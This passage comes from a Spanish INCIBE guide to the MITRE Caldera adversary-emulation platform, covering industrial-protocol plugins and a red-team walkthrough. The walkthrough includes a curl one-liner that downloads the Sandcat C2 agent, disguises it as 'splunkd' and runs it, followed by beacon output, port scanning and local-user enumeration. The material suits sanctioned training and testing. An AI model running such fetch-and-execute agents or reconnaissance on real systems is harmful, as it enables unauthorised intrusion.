Una vez descargados, se tendrán que mover a la carpeta “caldera/plugins”. Cuando ya se ha realizado este paso hay que introducir los nuevos *plugins* en la lista que había en los archivos “local.yml” o “default.yml”, quedando de la siguiente forma:




Ilustración 12: Plugins

Cuando todos los pasos que se han explicado anteriormente se han realizado de forma correcta, se podrá observar que se han añadido al usuario del equipo rojo.

Ilustración 13: Plugins

Finalmente, si seleccionamos alguno de estos *plugins,* aparecerán las diferentes capacidades relacionadas con el protocolo en cuestión. A continuación, se podrán observar algunos ejemplos:




Ilustración 14: DNP3 Abilities




Ilustración 15; IEC 61850 Abilities




Ilustración 16: Modbus Abilities

7. Aplicabilidad *Red Team*

Tras la explicación teórica que se ha realizado a lo largo del documento, se van a mostrar unos ejemplos prácticos para ofrecer una mayor comprensión de la plataforma Caldera.

El primer paso será crear un agente. Para ello, la plataforma Caldera genera un código que se puede introducir en el servidor que se crea conveniente. En este caso, se creará un Sandcat en un entorno Linux. Para ello, solo hace falta abrir el terminal y pegar todo el código, tal y como se muestra en las siguientes imágenes:




Ilustración 17: Comandos para la creación del agente

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

```
└─$ server="http://0.0.0.0:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $ser
ver/file/download > splunkd;chmod +x splunkd;./splunkd -server $server -group red -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://0.0.0.0:8888
upstream dest addr=http://0.0.0.0:8888
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction f6cb3042-bc5b-4bd9-889d-057c7bf4ea05
[*] Submitting results for link f6cb3042-bc5b-4bd9-889d-057c7bf4ea05 via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
```

Ilustración 18: Despliegue del agente

Una vez hecho esto, se podrá observar en la plataforma de Caldera la sincronización con dicho agente. En este caso, se cuenta con privilegios de usuario.




Ilustración 19: Agente desplegado

El siguiente paso es crear o utilizar una habilidad ya creada que, como dijimos anteriormente, consiste en realizar un ataque basándose en las tácticas y técnicas de MITRE. En este caso, se creará una habilidad nueva. Para ello, se hace clic en el botón “Create an Ability”. La nueva habilidad creada consiste en realizar un escaneo activo de los puertos del dispositivo, para lo que se rellenarán los siguientes campos.




Ilustración 20: Creación de la habilidad




Ilustración 21: Creación de la habilidad

El último paso es la creación de operaciones. Es aquí donde se introducirán los diferentes ataques dependiendo de las necesidades del atacante. En este caso, donde se desea obtener información del activo creado, se ha realizado la habilidad “Escaneo de los puertos del activo”, que fue creada anteriormente, junto con otro tipo de habilidades de la misma táctica. A continuación, se podrán observar los pasos realizados y la información obtenida.

El primer paso es crear la operación. Para ello, se tienen que completar los siguientes campos, dependiendo de las necesidades del ataque:




Ilustración 22: Creación de operación

Después de crear la operación, se introducirán las habilidades que se van a utilizar. Se puede hacer de forma manual o tras la utilización de las habilidades existentes.




Ilustración 23: Introducción de las habilidades en la operación

En este caso, se han introducido las siguientes habilidades:

Ilustración 24: Habilidades utilizadas

La primera habilidad es la del escaneo de puertos, que fue creada anteriormente. Con este método se consiguió la siguiente información:

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD





Ilustración 25: Puertos abiertos

Otra de las habilidades incluidas es la de encontrar usuarios locales, que en este ejemplo ha devuelto la siguiente información:



Name	Value	Score
host.user.name	root	1
host.user.name	daemon	1
host.user.name	bin	1
host.user.name	sys	1
host.user.name	sync	1
host.user.name	games	1
host.user.name	man	1
host.user.name	lp	1
host.user.name	mail	1
host.user.name	news	1
host.user.name	uucp	1
host.user.name	proxy	1
host.user.name	www-data	1

Ilustración 26: Usuarios locales.

Tras este primer ejemplo, mostramos otra simulación, utilizando ataques y técnicas relacionadas con el mundo industrial, como es el estándar BACnet, protocolo desarrollado para el uso de automatización de los edificios y de sus sistemas, como son la climatización, seguridad o iluminación.

El primer paso es crear un agente. Para ello, el agente creado debe tener cualidades que pueda soportar dicho protocolo, como un servidor de testeo de este protocolo.

Luego hay varias posibilidades de introducir las tácticas y técnicas en la operación. La primera forma consiste en realizar un *adversary'.* Para ello, introduciremos los ataques que

se van a realizar de una forma y en un orden determinado. En este caso, los ataques elegidos son los siguientes:

